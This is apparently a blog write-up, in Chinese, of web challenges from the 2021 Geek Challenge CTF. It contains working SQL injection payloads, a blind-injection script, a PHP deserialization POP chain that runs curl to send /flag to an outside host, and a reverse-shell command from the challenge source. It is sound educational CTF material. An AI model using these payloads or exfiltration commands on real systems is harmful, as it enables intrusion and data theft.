2021极客大挑战web部分wp

原创

bmth666 于 2021-11-26 14:42:21 发布 4165 收藏 6

分类专栏： ctf 文章标签： 安全 php web

本文链接：https://blog.csdn.net/bmth666/article/details/120928178

ctf 专栏收录该内容


22 篇文章 1 订阅

订阅专栏

Dark

看到url：http://c6h35nlkeoew5vzcpsacsidbip2ezotsnj6sywn7znkdtrbsqkexa7yd.onion/

发现后缀为.onion，为洋葱，下载后使用洋葱游览器访问



view-source:http://c6h35nlkeoew5vzcpsacsidbip2ezotsnj6sywn7znkdtrbsqkexa7yd.onion/


```
<html>
<body>
<h1>there is no flag here</h1>
<!-- SYC{hav3_fUn_1n_darK} -->
</body>
</html>

```

Welcome2021

查看源码发现

```
<html>
<head>
<title>Welcome2021</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<h1>Welcome 极客大挑战 2021</h1>
<p>想要完成此关,必须了解的知识点有html和http的知识,如html源代码查看,html请求方法,html状态码,响应头等,快来学学看</p>
</body>
</html>
<!-- 请使用WELCOME请求方法来请求此网页 -->
```


那么抓包使用WELCOME请求方式访问



```
WELCOME HTTP/1.1
Host: 1.14.102.22:8011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Oct 2021 15:37:39 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Content-Length: 442
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>Welcome2021</title>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
</head>
<body>
<h1>Welcome 极客大挑战 2021</h1>
<p>想要完成此关,必须了解的知识点有html和http的知识,如html源代码查
看,html请求方法,html状态码,响应头等,快来学学看</p>
</body>
</html>
<!-- 请使用WELCOME请求方法来请求此网页 -->
下一关在f1111aaaggg9.php冲冲冲
```

访问f1111aaaggg9.php



状态	方法	域名	文件	发起者	类型	传输	大小
204	GET	1.14.102.22:8011	f1111aaaggg9.php	document	plain	221 字节	0 字节

1 个请求 已传输 0 字节 / 221 字节 完成：128 毫秒


```
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.38 (Debian)
Welcome_Flag: SYC{WeLcom3_t0_Geek_2o21!!}
X-Powered-By: PHP/7.2.34
请求头 (398 字节)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: keep-alive
```

得到flag

babysql

简单的sql注入，直接使用sqlmap即可，也可以联合注入

```
1' union select 1,2,3,4#
```




47.100.242.70:4339

your uname:1 and your pwd:2

发现注入点为1,2
直接获取数据库

```
-1' union select 1,(select group_concat(schema_name) from information_schema.schemata),3,4#
```




47.100.242.70:4339

your uname:1 and your pwd:information_schema,performance_schema,test,mysql,flag,babysql

发现数据库flag，那么读取一下表

```
-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='flag'),3,4#
```




47.100.242.70:4339

your uname:1 and your pwd:fllag

□ 不允许 47.100.242.70:4339 再次向您提示

得到表fllag，那么读一下列

```
-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='flag' and table_name='fllag'),3,4#
```




your uname:1 and your pwd:fllllllag,wlz

□ 不允许 47.100.242.70:4339 再次向您提示

最后读取即可：


```
-1' union select 1,(select group_concat(fllllllag,wlz) from flag.fllag),3,4#
```



your uname:1 and your pwd:SYC{U_4N0vv_Sql_Noyv~}wlz_de_girlfriend_is_longlone(bushi)

anothersql

发现回显都是




your uname:admin adn your pwd:123456

很明显的布尔盲注，过滤了：

```
mid，substr  可以用left或right绕过
<，>  用=
if   用case when绕过
```

然后写出脚本，得到flag

```python
import requests
import string

url = "http://47.100.242.70:4003/check.php"

flag = ''
string= '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_,@{}'
for x in range(1, 100):
    for i in string:
        #true
        #payload = "1' or case when (left((database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        #syclover
        #payload = "1' or case when (left((select group_concat(table_name) from information_schema.tables where table_schema=database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        #id,uname,pwd,flag
        #payload = "1' or case when (left((select group_concat(column_name) from information_schema.columns where table_name='syclover'),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        payload = "1' or case when (left((select flag from syclover),%d)='%s') then 1 else 0 end#" % (x, flag + i)

        data = {'uname':payload,
        'pwd':'123456',
        'wp-submit':'登录'
        }
        #print(payload)
        response = requests.post(url, data=data)
        if b'your uname:admin adn your pwd:123456' in response.content:
            flag += i
            print(flag)
            break
```


anothersql.py
C: > Users > bmth > Desktop > 作业 > CTF学习 > 一些比赛的题目 > 2021极客大挑战 > anothersql.py > ...
问题
输出
调试控制台
终端

```python
import requests
import string

url = "http://47.100.242.70:4003/check.php"

flag = ''
string= '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_,@{}'
for x in range(1, 100):
    for i in string:
        #true
        #payload = "1' or case when (left((database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        #syclover
        #payload = "1' or case when (left((select group_concat(table_name) from information_schema.tables where table_schema=data
        #id,uname,pwd,flag
        #payload = "1' or case when (left((select group_concat(column_name) from information_schema.columns where table_name='syc
        payload = "1' or case when (left((select flag from syclover),%d)='%s') then 1 else 0 end#" % (x, flag + i)

        data = {'uname':payload,
        'pwd':'123456',
        'wp-submit':'登录'
        }
        #print(payload)
        response = requests.post(url, data=data)
        if b'your uname:admin adn your pwd:123456' in response.content:
            flag += i
            print(flag)
            break
```

```
syc{u_4n0vv_3rr0r_inj
syc{u_4n0vv_3rr0r_inj3
syc{u_4n0vv_3rr0r_inj3c
syc{u_4n0vv_3rr0r_inj3c4
syc{u_4n0vv_3rr0r_inj3c41
syc{u_4n0vv_3rr0r_inj3c410
syc{u_4n0vv_3rr0r_inj3c410n
syc{u_4n0vv_3rr0r_inj3c410n}
```


babyPOP

简单的pop链，给出来源码

```php
<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    private $i_want_2_listen_2_MaoZhongDu;
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Noooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

class c {
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Noooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

if (isset($_GET['data'])) {
    unserialize(base64_decode($_GET['data']));
} else {
    highlight_file(__FILE__);
}
```

发现最后调用到类b的exec，那么就需要调用`__toString()`->需要返回一个字符串，看到类d，发现`__invoke`->需要使用调用函数的方式调用一个对象，看到类e，那么就需要将`Do_u_like_AFKL`变为true->调用类c
但从类c到类e的过程中没有桥梁，我们需要自定义一个变量来完成，然后将这个变量的对象指向类e

```php
<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    private $i_want_2_listen_2_MaoZhongDu = 'curl 110.42.134.160:6666/`cat /flag|base64`';
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Noooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

class c {
    public $a;
    public function __construct()
    {
        $this->a = new e();
    }
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Noooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

$n = new c();
$n->a->afkl = new d();
$n->a->afkl->value = new b();
$m = serialize($n);
var_dump($m);
echo(base64_encode($m));
```




```php
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error( message: "Noooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!");
        }
    }
}

$n = new c();
$n->a->afkl = new d();
$n->a->afkl->value = new b();
$m = serialize($n);
var_dump($m);
echo(base64_encode($m));
```

```
E:\ctf\Web\phpstudy_pro\Extensions\php\php7.0.9nts\php.exe C:\Users\bmth\Desktop\php\babyPOP.php
C:\Users\bmth\Desktop\php\babyPOP.php:54:
string(169) "O:1:"c":1:{s:1:"a";O:1:"e":1:{s:4:"afkl";O:1:"d":1:{s:5:"value";O:1:"b":1:{s:31:"\000b\000i_want_2_listen_2_MaoZhongDu";s:43:"cur
TzoxOiJjIjoxOntzOjE6ImEiO086MToiZSI6MTp7czo0OiJhZmtsIjtPOjE6ImQiOjE6e3M6NToidmFsdWUiO086MToiYiI6MTp7czozMToiAGIAaV93YW50XzJfbGlzdGVuXzJfTWFvWm
Fatal error: Uncaught Error: Noooooooooooooooooooooooooooo!!!!!!!!!!!!!!!! in C:\Users\bmth\Desktop\php\babyPOP.php on line 45
```

由于exec没有回显，又不存在权限创建文件，需要我们使用dnslog外带命令了：

```
curl 110.42.134.160:6666/`cat /flag|base64`
```



```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 1.14.102.22 33478 received!
GET /U1lDe1VfbjNlZF9KaWFSYW4mUEhQX21AZ2ljX21ldGgwZHN9 HTTP/1.1
Host: 110.42.134.160:6666
User-Agent: curl/7.74.0
Accept: */*
```

解码得到flag


where_is_my_FUMO

给出了文章：Linux 反弹shell（二）反弹shell的本质

给出了源码：


```php
<?php
function chijou_kega_no_junnka($str) {
    $black_list = [">", ";", "|", "{", "}", "/", " "];
    return str_replace($black_list, "", $str);
}

if (isset($_GET['DATA'])) {
    $data = $_GET['DATA'];
    $addr = chijou_kega_no_junnka($data['ADDR']);
    $port = chijou_kega_no_junnka($data['PORT']);
    exec("bash -c \"bash -i < /dev/tcp/$addr/$port\"");
} else {
    highlight_file(__FILE__);
}
```

一开始尝试绕过，无果，后来测试了好久才发现可以连上去之后反弹shell，属实sb了



